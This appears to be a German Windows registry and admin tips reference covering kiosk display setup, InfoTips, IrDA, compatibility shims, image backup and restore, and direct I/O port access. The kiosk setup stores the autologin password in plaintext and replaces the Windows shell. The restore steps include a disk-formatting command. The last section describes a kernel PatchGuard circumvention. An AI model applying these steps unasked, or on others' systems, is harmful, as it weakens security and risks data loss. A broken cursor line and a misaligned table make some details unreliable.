- Über eine Powershell-Datei (Endung .ps1) wird Chrome ohne Bedienelemente, ohne eventuellen Hinweis, dass die letzte Sitzung (z.B. wegen Stromausfall) nicht korrekt beendet wurde im Vollbild gestartet: `&"c:\Program Files (x86)\Google\Chrome\Application\Chrome.exe" -no-default-browser-check -no-first-run -disable-infobar -disable-session-crashed-bubble -overscroll-history-navigation=0 -kiosk <url> --user-data-dir=c:\screen1`
Ein zweiter Bildschirm am gleichen Rechner kann z.B. dies nutzen, wenn der erste Bildschirm 1920 Pixel breit ist: `&"c:\Program Files (x86)\Google\Chrome\Application\Chrome.exe" -no-default-browser-check -no-first-run -disable-infobar -disable-session-crashed-bubble -overscroll-history-navigation=0 -kiosk <url2> --window-position=1920,0 --user-data-dir=c:\screen2`
Mit einer zusätzlichen Zeile `Add-Type -AssemblyName System.Windows.Forms [Windows.Forms.Cursor]::Postition = "100000, 10000"` in der *.ps1-Datei wird der Cursor in die Ecke verbannt. So eine Powershell-Datei wird z.B. als `c:\bildshirem\start.ps1` abgelegt.
- Ein Benutzer, dessen Kennwort nie abläuft, der Zugriff auf das Startscript und die user-data-dir-Verzeichnisse hat muss für den automatischen Login konfiguriert werden: Unter `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", DefaultUserName{bmc edit.bmp}` den Usernamen eintragen. Und `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", DefaultPassword{bmc edit.bmp}` anlegen und setzen. Bei einem Domänen-Rechner jetzt noch das "AutoAdminLogin" auf 1 setzten. Hier erfolgt dies alles per Gruppenrichtlinie mit dem Domänenaccount. Ansonsten kann dieser AutoLogin auch via der `"Erweiterte Benutzerverwaltung" netplwiz.exe{bmc shortcut.bmp}` eingerichtet werden.
- Der Remote-Desktop-Zugang RDP sollte noch aktiviert werden (`Systemsteuerung | System{bmc shortcut.bmp}`). Da bei einem RDP-Login der normale Bildschirm zum Login-Screen wird, ist es empfehlenswert, einen VNC-Server (z.B. UltraVNC http://www.uvnc.com/index.php{bmc_earth16.bmp}) zu installieren. Dieser erlaubt es remote draufzuschauen, ohne die aktuelle Anzeige zu stören.
- Statt der normalerweise gestarteten Windows-Shell explorer.exe sollte direkt das oben erwähnte Powershell-Script gestartet werden: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell{bmc edit.bmp}` auf `powershell.exe c:\bildschirme\start.ps1` ändern. Bei Bedarf kann der so gestartete Chrome per Alt + F4 beendet werden. Und per Ctrl + Alt + Del über den Taskmanager z.B. wieder explorer.exe gestartet werden.
- Der Zeitpunkt für die Update-Installation sollte eine geeignete Uhrzeit mitten in der Nacht gewählt werden. Über den Tasksheduler kann ein automatisiertes Herunterfahren (z.B. nach Geschäftsschluss) konfiguriert werden. Z.B. via Kommandozeile mittels `schtasks /create /tn "Herunterfahren" /tr "shutdown -s -f" -sc daily /st 17:00:00`
Wie sich ein Computer verhält, wenn nach abgeschalteter Stromversorgung die Spannung wiederkommt, lässt sich (hoffentlich) im BIOS einstellen. Ein automatischer Start ist hier die sinnvolle Einstellung. Jetzt fehlt nur noch eine Zeitschaltuhr (oder remote steuerbare Steckdose), die nach dem per Taskscheduler initiierten Shutdown noch ca. 1h für die Update-Installation lässt. Und das Gerät am Morgen wieder mit Strom versorgt.
- Zur einfachen Verfolgung, was auf dem Bildschirm angezeigt wird, kann per Taskscheduler noch eine regelmäßige Bildschrimhardcopy erzeugt und auf einem Fileserver abgelegt werden. Mittels nircmd.exe von NirSoft geht dies mit dem Kommando `nircmd save-screenshot <LW-Pfad-Dateiname>`. Das entsprechende Server-Laufwerk muss hierfür natürlich beim Computerstart angebunden werden.

Für die anzuzeigende Webseite wird ein periodischer Update alle paar Sekunden via dem über http://www.ct.de/yace{bmc_earth16.bmp} bzw. https://github.com/jamct/php-anzeige{bmc_earth16.bmp} verfügbaren Skript empfohlen.

Ein mehrtägiger Testbetrieb incl. Beobachtung, was an Microsofts Patchday passiert, wird empfohlen, bevor so ein System als öffentliche Anzeige installiert wird.

InfoDisplay

\$ Info-Display

K Info-Display;Monitoring von Info-Displays;Digital Signage

#K InfoTip

An Win2000 werden im Explorer, wenn der Mauszeiger auf einer Datei verharrt im gelben Tooltipp z.B. bei Office-Dokumenten Titel, Stichwörter, Autor etc. angezeigt. Dies kann durch den Eintrag InfoTip bei der jeweiligen Extension (oder dem Schlüssel, auf den die Extension verweist, also z.B. 'dllfile' für '.dll'), z.B.

HKLM\SOFTWARE\Classes\cab.InfoTip{bmc edit.bmp} für die cab-Dateien oder, als default für alle die, die keine spezielle Angabe haben, unter HKCR*.InfoTip{bmc edit.bmp} gemacht werden. Beginnt der eingetragene Wert mit 'prop:', dann wird nicht der Wert selbst angezeigt, sondern die angegebenen Eigenschaften 'berechnet', d.h. z.B. für 'Modified' wird das Datum der letzten Änderung ermittelt. Etliche Eigenschaften sind nur für Office-Dokumente verfügbar, andere nur für Ordner etc. Mögliche 'properties' sind (gemäß PC-Welt Heft 6/2005):

Author	Autor des Dokuments	Modified	letztes Änderungs-Datum
DocAuthor	???		
Title	Titel	Created	Erstellungsdatum der Datei an ihrem aktuellen Ort
DocTitle	???		
Subject	Betreff/Thema	Accessed	Datum des letzten Zugriffs
DocSubject	???	Access ??	
Comment	Kommentar	InFolder	aktuelles Verzeichnis bei Suchoperation:
PageCount	Seitenzahl	Rank	Wahrscheinlichkeit dass Datei der gesuchten entspricht
			freier Platz
Name	Dokument-Name!?	FreeSpace	Zahl der Zugriffe
OriginalLocation	?	NumberOfVisits	Datei-Attribute: Hidden, System, Read-Only, Archived
DateDeleted	?	Attributes	Firma
Type	Dateityp	Company	Kategorie
Size	Dateigröße	Category	Copyright-Hinweis
SyncCopyIn	wenn auf Laptop offline verfügbar	Copyrigh	
DocComments	z.B. für HKCR\Directory: Scheint Dateien eines Verzeichnisses aufzulisten	FileDescription	für DLL, EXE aus Versions-Resource
		FileVersion	
Create	Zeitpunkt der Erstellung	Name	Dateiname
Write	Zeitpunkt letzte Änderung	Owner	Eigentümer
DocCategory	Kategorie des Dokuments	Artist	Künstler
DocPageCount	Seitenzahl des Dokuments	Album	Album
CameraModel	Verwendetes Kamera-Model	Year	Erscheinungsjahr
Dimensions	Abmessung (Bildes / Video)	Track	Titelnummer
WhenTaken	Zeitpunkt der Aufnahme	Genre	Genre
Sample Rate	Abtaste (Multimedia)	EpisodeName	Name des Videos
Channels	Verwendete Audio-Kanäle	Duration	Dauer der Multimedia-Datei
ProgramDescription	Beschreibung der Anwendung	Bitrate	Kompressionsrate Multimedia
FileDescription	Beschreibung der Datei	Protected	Geschützte Multimedia-Datei
FileVersion	Version der Datei	Company	Firma

In der Detail-Ansicht können dafür auch jeweils Spalten angezeigt werden (im Explorer Ansicht auf "Details" einstellen und mit rechten Maustaste auf z.B. die Spaltenüberschrift "Name" klicken.).

Global abschalten lässt sich der InfoTip, indem in

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced.FolderContentsInfoTip{bmc edit.bmp} der Wert von 1 auf 0 geändert wird.

InfoTip

\$ InfoTip

K InfoTip;Author;Subject;Category

#\$K Infrarot (IRDA)

Gemäß c't Heft 26/2000, Seite 206 (und c't Heft 3/2001, Seite 201; Heft 11/2001, Seite 204; Heft 19/2001 Seite 228) kommt es unter WinME und Win2000 häufig zu Problemen mit Infrarot-Verbindungen z.B. zu einem PDA. da ein Teil des Protokollstacks für virtuelle COM- und LPT-Ports nicht installiert wird. Für Win2000 und XP sollte der Treiber von <http://www.extendedsys.de{bmc earth16.bmp}> (17 US-\$) oder von einigen Mobiltelefonhersteller kostenlos, bzw <http://irDA4W2k.com{bmc earth16.bmp}> oder einer der **Freeware**-Treiber <http://gimli.gatrobe.uni-hannover.de/~jan/IrCOMM2k{bmc earth16.bmp}>, <http://www.ircomm2k.de{bmc earth16.bmp}> nachinstalliert werden. Ein Treiber, der ein Mobiltelefon als Modem einbinden kann, findet sich inzwischen auch in dem Sicherheits-Update von Microsoft, das bei bestimmten Datenpaketen einen Windows-Neustart verhindert: <http://www.microsoft.com/windows2000/downloads/critical/q252795/default.asp{bmc earth16.bmp}>. Für gewisse Synchronisationssoftware (z.B. PsiWin für Psion) gibt es nach meinem Kenntnisstand zumindest bis November 2002 noch keine funktionsfähigen Infrarot-Treiber für WinXP. Z.B. IrCOMM2k kann zwar Visitenkarten übertragen, aber für PsiWin reichen die Funktionen nicht!

Unter WinME geht's mit Bordmitteln: Start, Einstellungen | Systemsteuerung | Hardware | Nein, Hardware in der Liste wählen | Andere Komponenten | Microsoft ein "Infrarot-Übertragungsgerät" installieren. Anschließend unter <HKLM\Enum\INFRARED\COM\ROOT&INFRARED&0000.PortName{bmc edit.bmp}> einen freien virtuellen Port, z.B. COM5 eintragen, entsprechend unter <HKLM\Enum\INFRARED\LPT\ROOT&INFRARED&0000.PortName{bmc edit.bmp}> z.B. LPT4. Nach dem Neustart sollten die virtuellen Ports dann verfügbar sein und funktionieren! (Sieh z.B. Zeitschrift c't Heft 19/2002, Seite 186.)

Gemäß Knowledgebase <823979{bmc earth16.bmp}> ist der IrDA-Transfer bei WinXP u. U. deutlich langsamer als bei Win2000, was durch hinzufügen von HKLM\SYSTEM\CurrentControlSet\Control\Processor_CStateFlags{bmc edit.bmp} mit dem Wert 8 behoben werden kann.

Infrarot
\$ Infrarot (IRDA)
K Infrarot;IRDA

#\$KINI-File-Kopien in der Registry

Teile aus folgenden Abschnitte aus INI-Dateien finden sich als Kopie in der Registry:

WIN.INI{bmc notepad.bmp}:

[Desktop] HKCU\ControlPanel\Desktop{bmc tree.bmp}
[Windows] HKCU\ControlPanel\Desktop{bmc tree.bmp}
[sounds] HKCU\AppDataEvents\Schemes\Apps{bmc tree.bmp}
[Fonts]
[ports]
[Printer Ports]

SYSTEM.INI{bmc notepad.bmp}:

[386enh] HKLM\System\CurrentControlSet\Services\VxD{bmc tree.bmp}
[network] HKLM\System\CurrentControlSet\Services\VxD\Vnetsetup{bmc tree.bmp}
HKLM\System\CurrentControlSet\Control\Computername{bmc tree.bmp}
HKLM\System\CurrentControlSet\Network\LanMan{bmc tree.bmp}
HKLM\Network\Logon{bmc tree.bmp}
[boot] HKLM\System\CurrentControlSet\Control\InstalledFiles{bmc tree.bmp}

Weiter INI-Files werden über IniFileMapping in der Registry abgebildet. Unter Umständen findet sich Einträge der Art HKLM\SOFTWARE\<application>\IniFileMapping unter Win95/NT und unter NT zusätzlich HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping{bmc tree.bmp}. In den Anwendungen können die MFC-Befehle WriteProfileString, GetProfileString, WriteProfileInt, GetProfileInt bei der CWndApp-Klasse mittels der Anweisung SetRegistryKey("AppName") auf die Registry umgeleitet werden.

Bei WIN-XP sind die Einträge unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping{bmc tree.bmp} mit Präfixes versehen, die vermutlich angeben, ob sie User-Spezifisch oder Systemspezifisch sind. Was es sich mit dem zusätzlichen "#" und "!" auf sich hat, ist unklar:

Präfix	vermutliche Bedeutung	Beispiel
SYS	Systemspezifisch	[ModuleCompatibility] aus win.ini
#SYS		[Fonts] aus win.ini
!#SYS		[Embedding] aus win.ini
USR	User-Spezifisch	[Windows Help] aus win.ini
#USR		[Sounds] aus win.ini

IniFileKopien

\$ INI-File-Kopien in der Registry

K WIN.INI;SYSTEM.INI;INI-File-Kopien in Registry

#\$K Inkompatible Anwendungen und Shim's

Beim Start gewisser Anwendungen warnt Win95 vor Inkompatibilitäten gewisser Anwendung mit Win95. Diese Anwendungen sind unter HKLM\System\CurrentControlSet\Control\SessionManager\CheckBadApps{bmc tree.bmp} aufgelistet. Details der Eintragungen sind nicht bekannt. Mit dem Programm [Windir]\System\MkCompat.exe{bmc shortcut.bmp} können vor allem im "Advanced Option"-Modus diese Punkte eingestellt werden. Ähnliche Warnungen gibt's auch für einige DLLs unter HKLM\System\CurrentControlSet\Control\SessionManager\WarnVerDLLs{bmc tree.bmp}

In der WIN.INI{bmc notepad.bmp} sind unter [Compatibility] und [Compatibility32] (möglicherweise auch [MCCompatibility] und [ModuleCompatibility]) Bitmuster für das Umschalten auf ein anderes Verhalten bei gewissen Anwendungen abgelegt. Bei [Compatibility] handelt es sich dabei meist um die "Simulation" von Fehlern aus Win3.0, z.B. Bit 7 (0x0080) bewirkt, dass mit WM_SetText an ein Editfenster geschickter Text in Großbuchstaben gewandelt wird, wie dies bei Win3.0 durch einen Fehler passierte.

Details siehe Andrew Schulman u.a.: Undocumented Windows (3.x), Addison Wesley, Kapitel 5 und WIN95RK.HLP auf der Win95-CD sind unter "Fixing Version-Checking Errors". (Win98-CD, \tools\reskit\help\rk98book.chm{bmc shortcut.bmp}, "Fixing Version-Checking Errors")

Unter HKLM\System\CurrentControlSet\Control\SessionManager\AppPatches{bmc tree.bmp} eingetragene Anwendungen werden (vermutlich durch den Loader) beim Start gepatcht.

Tipps zur Starthilfe alter Anwendungen unter neuem System gibt's in der c't Heft 12/2011, Seite 176:

- Für Programme ohne Manifest schaltet Windows normalerweise automatisch die Virtualisierung ein: Schreibzugriffe im Programm-Verzeichnis oder Windows-Verzeichnis landen unter %localAppData%\VirtualStore{bmc explorer.bmp}. Und Registry-Schreibzugriffe nach HKLM nach HKCU\Software\Classes\VirtualStore\MACHINE{bmc tree.bmp}. Ausgeschlossen von dieser Virtualisierung sind Programme, die mit Admin-Rechten laufen und 64bit-Prozesse.
- Da z.B. ab der Version 2005 von Visual-Studio jedes damit erzeugte Programm ein Manifest enthält, muss geg. die Virtualisierung explizit eingeschaltet werden: Unter HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers{bmc tree.bmp} (oder HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers{bmc tree.bmp}) einen neuen REG-SZ-Eintrag anlegen und als Namen den *.EXE-Datei der Applikation mit vollem Pfad angeben. Als Wert trägt man RUNASINVOKER ein. Weitere Shim können durch Leerzeichen getrennt hinzugefügt werden.
- Sollte sich eine Applikation immer noch über Schreibfehler beschweren oder Einstellungen vergessen, dann hilft vielleicht das Tool "LUA Buglight"
[http://blogs.msdn.com/b/aaron_margosis/archive/2011/03/23/lua-buglight-2-1-1-with-support-for-win7-2008r2-s_p1.aspx{bmc earth16.bmp}](http://blogs.msdn.com/b/aaron_margosis/archive/2011/03/23/lua-buglight-2-1-1-with-support-for-win7-2008r2-s_p1.aspx). Es startet die App mit Adminrechten und protokolliert alle die Aktionen, die ohne Admin-Rechte schiefgehen würden. Nach einem "Stopp Logging" werden sie (zusammen mit Tipps, wie sie behoben werden können) angezeigt.
- Mit dem "Compatibility Administrator" aus dem ACT "Application Compatibility Toolkit"
[http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=7352{bmc earth16.bmp}](http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=7352) lassen sich dann die einzelnen Shim aktivieren.

BadApps

\$ Inkompatible Anwendungen

K Inkompatible Anwendungen;Bad App's;Compatibilty (Applications);Patches für alte App's;Kompatibilität von Anwendungen;MkCompat.EXE;Shim;Compatibility Administrator (ACT);ACT (Application Compatibility Toolkit);Application Compatibility Toolkit ACT

##K Image-Backup & Restore (Microsoft Win 8.x ff: "Auffrischen")

Ab Win 8.x bringt Windows die "Auffrischen"-Funktion mit. In Win8.1 via Charms-Bar, "Einstellungen", "PC-Einstellungen ändern" "Update/Wiederherstellung", "Wiederherstellung" zu finden. Hier sollte neben "erweiterter Start", "Alles entfernen und Windows neu installieren" auch das "PC ohne Auswirkung auf Dateien auffrischen" auftauchen. Windows wird dabei in den Ausgangszustand zurückversetzt, installierte Programme verschwinden (abgesehen von Store-Apps). Dokumente und Bilder bleiben unverändert. Einstellungen und z.B. im Browser gespeicherte Passwörter sind danach aber oft weg! Dateien aus ...AppDate der Profile werden nach Windows.Old verschoben und können so u.U. wieder restauriert werden. Siehe auch z.B.

<http://www.deskmodder.de/blog/2013/02/11/windows-8-reparatur-mit-einem-inplace-upgrade/{bmc earth16.bmp}> und <http://www.wintotal.de/die-auffrischen-funktion-von-windows-8/{bmc earth16.bmp}>.

Was Microsoft mit "auffrischen" meint, ist das aktive Image-Backup zurückzuholen. Mit dem Befehl `recimg /showcurrent{bmc dos.bmp}{bmc admin.bmp}` kann man sich anzeigen lassen, was da restauriert wird. Mit `recimg /createimage <LW-verzeichnis>` erstellt man so ein Image. Dies wird damit auch zu dem Image, das beim Auffrischen verwendet wird. Mit `recimg /setcurrent <LW-verzeichnis>` kann man auch ein anderes als das zuletzt erstellte Image fürs Restore auswählen. Der Befehl `recimg /deregister` setzt das verwendete Image auf die Originaleinstellungen zurück, in der Regel ein Image in einer versteckten Partition, das Original bei der PC-Auslieferung.

Das Backup landet als Datei customRefresh.wim im angegebenen Verzeichnis. Anscheinend wird nur die Systempartition berücksichtigt, es ist nicht möglich weitere Partitionen einzubeziehen.

Für einen Image-Backup eines bootfähigen USB-Sticks wird in der c't Heft 2/2015, Seite 150 das Tool "USB Image Tool" <http://www.alexpage.de/usb-image-tool/{bmc earth16.bmp}> empfohlen. Hier ist nach dem Start links oben der Device-Modus ausgewählt wird. Wird in eine Datei gesichert, dann wird unabhängig der Belegung alles (jeder Müll) in die Datei geschrieben. Wurde der Stick seit der letzten vollständigen Formatierung (ohne Schnell-Modus) schon länger benutzt, dann wird auch bei Komprimierung die Backupdatei meist recht groß.

In der c't Heft 2/2015, Seite 100ff (<http://www.ct.de/v7v2/{bmc earth16.bmp}>) wird das c't-WImage-Backup-Tool für Win8.1 vorgestellt. Die Wiederherstellung aus so einem Backup ist universeller als die aus der "Systemabbildsicherung" von Win8.1. Dabei sind mehrere inkrementelle Abbilder möglich, u.U. auch Varianten verschiedener Installationen, die dann wahlweise von der HDD installiert werden können. Die Sicherung erledigt dabei ein Skript. Die Wiederherstellung (bzw. Neuinstallation) erledigt das normale Windows-Setup.

- Nur die Windows-Partition wird gesichert, **keine** anderen Partitionen der Festplatte! Mit `reagentc /disable` wird aber vor dem Backup die WinRe.wim aus der Backup-Partition in die Systempartition geholt. Durch einen RunOnce-Schlüssel in der Registry wird dies beim nächsten Start (sowohl auf dem aktuellen Gerät als auch nach der Neuinstallation) rückgängig gemacht.
- Für das Backup wird eine Schattenkopie erzeugt. Dieser wird auch ein Laufwerksbuchstabe (default: p:) zugeordnet. Manchmal erscheint ein Explorerfenster mit diesem Laufwerk, kann ignoriert bzw. geschlossen werden.
- Auch wenn sich scheinbar längere Zeit nicht mehr tut: Etwas Zeit lassen. Z.B. nachdem 100% angezeigt wird, kann es sein, dass sich der Virenschanner viel Zeit genehmigt, um die erstellte Install.wim zu scannen.
- Die zur Sicherung verwendete externe Festplatte vollständig gelöscht und wird mit MBR partitioniert, damit sie nicht nur an UEFI-Systemen genutzt werden kann. Damit ist der auf der Platte nutzbare Bereich aber auf 2TB begrenzt.

Ablauf einer Sicherung:

- Alle eingehängten ISO-Abbilder aushängen. Alle Container (Cloud, TrueCrypt) aushängen. Alle sonstigen USB-Speicher entfernen. (Empfehlung)
- Den Assistenten "Wiederherstellungslaufwerk erstellen" (Systemsteuerung, Wiederherstellung/Recovery) starten und durchgehen. Falls "Kopieren Sie die Wiederherstellungspartition" aktiviert ist, deaktivieren um Zeit zu sparen. Sollte vorgeschlagen werden, die neu erstellte Partition zu formatieren, unbedingt überspringen!
- Die Datenträgerverwaltung starten. Die soeben vorbereitete Platte ist an einer 32 GB FAT32-Partition und dem Rest als "Nicht zugeordnet" zu erkennen. In diesem Bereich ein "Neues einfaches Volume" erstellen, mit NTFS formatieren, z.B. "USB-Daten64" (oder bei Win32 "USB-Daten32") benennen und einen freien Laufwerksbuchstaben zuordnen. Die FAT32-Partition z.B. "USB-Boot64" benennen. In dieser FAT32-Partition werden nur ca. 300 MByte benötigt. Falls Platz knapp ist, kann ihr Inhalt zwischengespeichert werden, die Größe auf "belegt" + 50 MB durch löschen und neu einrichten gesetzt werden, wieder als FAT32 formatiert, aktiviert und die Daten wieder eingespielt werden.

ImageBackup

\$ Imagebackup

K Auffrischen (Windows);Windows auffrischen;PC auffrischen;Image-Backup-Restore;Resore Image;recimg.exe
Backup;Systemabbild

- Vom Win-8.1-Installations-Medium (z.B. eingebundene ISO-Datei, mit oder ohne 2015-Frühjahrs-Update ist egal) alle Dateien nach USB-Daten64 (...32) kopieren. Nur \sources\Instal.wim (oder Install.esd) wird nicht benötigt und muss wieder gelöscht werden.
- Das c't-WIMage-Archiv jetzt in das Root-Verzeichnis der Daten-Partition entpacken und danach das ctwimage-bootmaker64.bat mit Adminrechten starten.

Jetzt kann man mal versucht werden, von der externen Platte zu booten. Manche Mainboards (mit USB3.0) haben Probleme, von einer USB-3.0-Festplatte zu booten. Manchmal braucht man nur an einen anderen USB-Anschluss zu gehen. Die Auswahl des Boot-Mediums ist je nach Gerät unterschiedlich. Es sollte die Meldung, dass kein Windows-Installationsabbild verfügbar ist, kommen. Dann wieder das normale Windows starten.

- Möglichst alle laufenden Applikationen beenden damit die zugehörigen Datendateien einen sauberen Zustand haben.
- Festplatte aufräumen spart Zeit und Plattenplatz: Papierkorb leeren, alte Download-Dateien löschen, Temp-Verzeichnis aufräumen, ...
- Hilfreich ist, wenn jede Partition im Explorer einen eindeutigen Namen hat. Gegebenenfalls umbenennen. Eventuell auch den Computernamen noch geeignet ändern. Dieser wird zu einem Teil des Abbild-Namens.
- Aus dem Stammverzeichnis der externen Festplatte jetzt ctwimage64.bat mit Adminrechten starten. Die grüne Schrift wechselt zu roter, falls ein Fehler auftritt. Wenn es durchgelaufen ist, sind wir fertig.

Jetzt sollte man nochmal versuchen, von der erstellten Festplatte zu booten. Wer ganz sicher gehen will, macht es an einem anderen Gerät oder mit einer anderen Festplatte im Gerät. Oder man bricht es dann ab, bevor es richtig losgeht:

- Sprache auswählen
- "Jetzt Installieren" anklicken
- Fall mehr als ein Abbild gespeichert wurde: Abbild auswählen. Der Name setzt sich aus dem Gerätenamen und dem Erstellungsdatum zusammen.

Nach dem Abnicken der Lizenzbedingungen würde die wirkliche Einspielung des Abbilds beginnen, geg. also hier abbrechen!

- Bei der Frage "Upgrade ..." oder "Benutzerdefiniert ..." funktioniert nur das "Benutzerdefiniert ...".
- Zu der dann folgenden Partitions-Auswahl gibt es folgende Hinweise: Wird in eine vorhandenen Windows-Partition installiert, wird das alte Windows zu Windows.old umbenannt. ansonsten die Partition neu formatieren. Bei einer neuen Platte einfach den "nicht zugewiesenen Speicher" als Ziel auswählen. Oder die geg. vorhandene(n) Partition(en) noch löschen. Wenn alle Partitionen gelöscht wurden und das BIOS z.B. von MBR (BIOS) auf GPT (UEFI) umgestellt wurde, kann dies Umstellung hiermit gemacht werden.

Die vorhanden Aktivierung von Windows bleibt erhalten, soweit keine größeren Hardware-Änderungen gemacht wurden. Nachdem das Windows wieder läuft, kann noch aufgeräumt werden:

- Die entstandenen Ordner \$WINDOWS.~BT, \$WINDOWS.~LS, geg, Windows.old und den versteckten Ordner \$SysRest (mit Logdateien) kann man manuell oder über die Datenträgerbereinigungsfunktion löschen.

Im Folgenden eine Erläuterungen zu den Switches im Skript. Dies Switches Reset und Refresh bieten, neben dem Booten von der Festplatte, alternative Startmöglichkeiten der Einspielung.

- set shutdown=0 (oder 1): Zum Laufzeit-Ende des Skript den Rechner herunterfahren.
- set Reset=0 (oder 1): Normalerweise wird durch "Alles entfernen und Windows neu installieren" in "Update/Wiederherstellung" der PC-Einstellungen der Auslieferungszustand (geg. mit allen Dreingaben) aus dem Image der Recovery-Partition eingespielt. Mit Reset = 1 wird beim Aufruf dieser Funktion (und angeschlossenen USB_LW) das neuste c't-Image-Backup eingespielt. Man kommt aber nicht mehr an des Recovery-image ran!
- set Refresh=0 (oder 1): Das "System ohne Auswirkung auf Dateien auffrischen" versucht das Abbild CustomRefresh.wim einzuspielen und installierte Applikationen unangetastet zu lassen. In so einer CustomRefresh.wim ist aber immer nur ein einziges Abbild möglich. Falls man als verschiedene PCs mit einer Festplatte sichern möchte, sollte man auf "set Refresh = 1" zum Umbigen dieser Funktion auf ein mit c't-Image erzeugtes Image, verzichten!

Sollte nach einem abgebrochenen Backup-Lauf die Schattenkopie zurückbleiben, dann kann man dies gemäß c't Heft 4/2015, Seite 143 wie folgt löschen, ohne auch gleichzeitig die sonstigen Systemwiederherstellungspunkt zu löschen:

- Im Rootverzeichnis der Datenpartition des USB-LW die Datei vshadow.tmp suchen und in einem Editor öffnen.
- Aus der Zeile set SHADOW_ID_1=.. den Wert einschließlich der geschweiften Klammern kopieren.
- In einem Kommandofenster mit Adminrechten den Befehl `vshadow -ds={id}` mit der kopierten ID ausführen.

Wenn das GPT-Bootsystem streikt und die automatische Reparatur das Windows nicht mehr findet, kann folgendes Vorgehen eventuell helfen:

- Mit WinRE (bei Win 8.x darf es das RE von der eingebauten Harddisk sein, bei Win7 sollte man von einem Win-8.1-Bootmedium starten, siehe MediaCreationTool, http://windows.microsoft.com/de-de/windows-8/create-reset-refresh-media{bmc_earth16.bmp}) zur Eingabeaufforderung booten.
- Eine externe Festplatte anschließen und mittels `fdisk` oder `dir` die Laufwerksbuchstaben ermitteln.

- Mittels `dism /capture-image /imagefile:g:\MyBackup.wim /captureDir:c:\ /Name:"xyz"` ein Image der nicht bootenden Installation erstellen. Hinweis: `dism` von Win7 kennt noch kein `capture-image`. Man kann aber natürlich eine Partition mit Win7 drauf mithilfe des `dism` von einem Win8.1-Boot-USB-Stick sichern und zurückschreiben.
- Ein nacktes Windows ganz neu installieren. Danach schauen, ob dies richtig bootet.
- Nachdem man mittels `fdisk` oder `dir` die richtigen Laufwerksbuchstaben ermittelt hat, das Ziel-Laufwerk mit z.B. `format c: /Q /fs:NTFS` formatieren und das soeben installierte Windows wieder überschreiben..
- Mit z.B. `dism /apply-image /imagefile.D:\backup.wim /index:1 /ApplyDir:c:\` das Backup-Image einspielen.

Siehe auch [NTBACKUP.EXE \(Win NT ... Win XP\) Festplatten-Umzug](#).

##K**Installierte Software in anderen Pfad verschieben**

Programm PathMove 1.0, das Pfade in Registry und INI sucht und ändert: Toolbox 2/2002, Seite 56ff.

Wie man Windows selbst umzieht, z.B. auf einen anderen PC ohne alles neu zu installieren, ist in Zeitschrift c't Heft 1/2004, Seite 148ff beschrieben. Neben verschiedenen Tools auch folgender Weg:

1. Eine 1:1-Kopie vom alten Rechner auf dem neuen erstellen. Diese enthält natürlich in der Regel die falschen Treiber.
2. Neuen Rechner von XP-CD booten. Hierzu ev. im BIOS-Setup für die Boot-Reihenfolge das CD-Laufwerk vor der Harddisk eintragen. "Neuinstallation" auswählen und dann die Option "Reparatur-Installation" bis zum Ende durchführen. Falls das BIOS-Setup umgestellt wurde, beim ersten Reboot wieder zurückstellen.
3. Aktualisierte Treiber, Servicepacks, Sicherheits-Updates nachinstallieren

SoftwareVerschieben

\$ Installierte Software in anderen Pfad verschieben

K Installierte SW in anderen Pfad verschieben;Software in anderen Pfad verschieben;Pfad für installierte Software verändern;Verschieben von installierter SW in anderen Pfad;Laufwer/Pfad für installierte Software verändern;PathMove;Umzug von Software

##K Input-Output-Ports

Neben Druckern war auch für andere zu steuernde Geräte der Parallelport lange Zeit recht beliebt. Unter DOS war der direkte Zugriff auf die Port-Register üblich. Da Anwendungen über I/O-Ports auch Unfug z.B. mit den PCI-Registern anstellen könnten, wurde der Zugriff auf die Ports schon bei Win95 eingeschränkt, wenngleich hier die Ports der Parallelschnittstelle noch offen blieben. Mittels dem VxD-Treiber GiveIO von Dale Roberts oder direct95.sys von der c't konnte man wieder direkt auf Ports zugreifen. Dafür gibt es die "I/O Permission Bitmap" IOPBM, welche für jeden einzelnen Port ein Bit für die Rechte enthält. GiveIO schaltet alle Ports frei, der c't-Treiber verwendete die Kernelfunktionen Ke386SetIOAccessMap, Ke386QueryIoAccessMap und Ke386IoSetAccessProcess. Mit Vista wurden viele alte Funktionen und auch die genannten entfernt. Die IOPBM wurde auch gleich entfernt indem ihre Länge im TSS auf Null gesetzt wurde. Der Versuch, den Global-Descriptor-Tabellen-Eintrag (GDT) für jeden Prozessor-Kern wieder zu setzen, wird aber nach kurzer Zeit mit einem Bluescreen mit Fehlercode 109 beantwortet: Der von Microsoft mit Vista eingeführte Patchguard kontrolliert alle paar Minuten die GDT und reagiert mit Veränderungen mit so einem Bluescreen. Ein möglicher Ausweg ist, I/O-Exceptions abzufangen und über einen Treiber abzuwickeln. Diesen Weg geht z.B. inpout32.dll, auch wenn dies bezüglich Performance deutliche Abstriche erzwingt: Direkter I/O-Port-Zugriff 1,3us, via Device-I/O-Treiber 13us und via caught Exception 26us.

Henrik Haftmann hat aber einen Weg zum Aufrücken des Patchguards gefunden: Den GDT-Eintrag für das TSS-Register nur vorübergehend (mit gesperrten Interrupts) kurz ändern und während dieser Zeit das TR-Task-Register mit dem Selector auf den Eintrag setzen. Windows schenkt bei Win7 ... 10 nach dem Booten das TR nicht mehr zu verändern, so dass der Patch aktiv bleibt, solange man keine Hypervisor-Programme wie VMware nutzt.

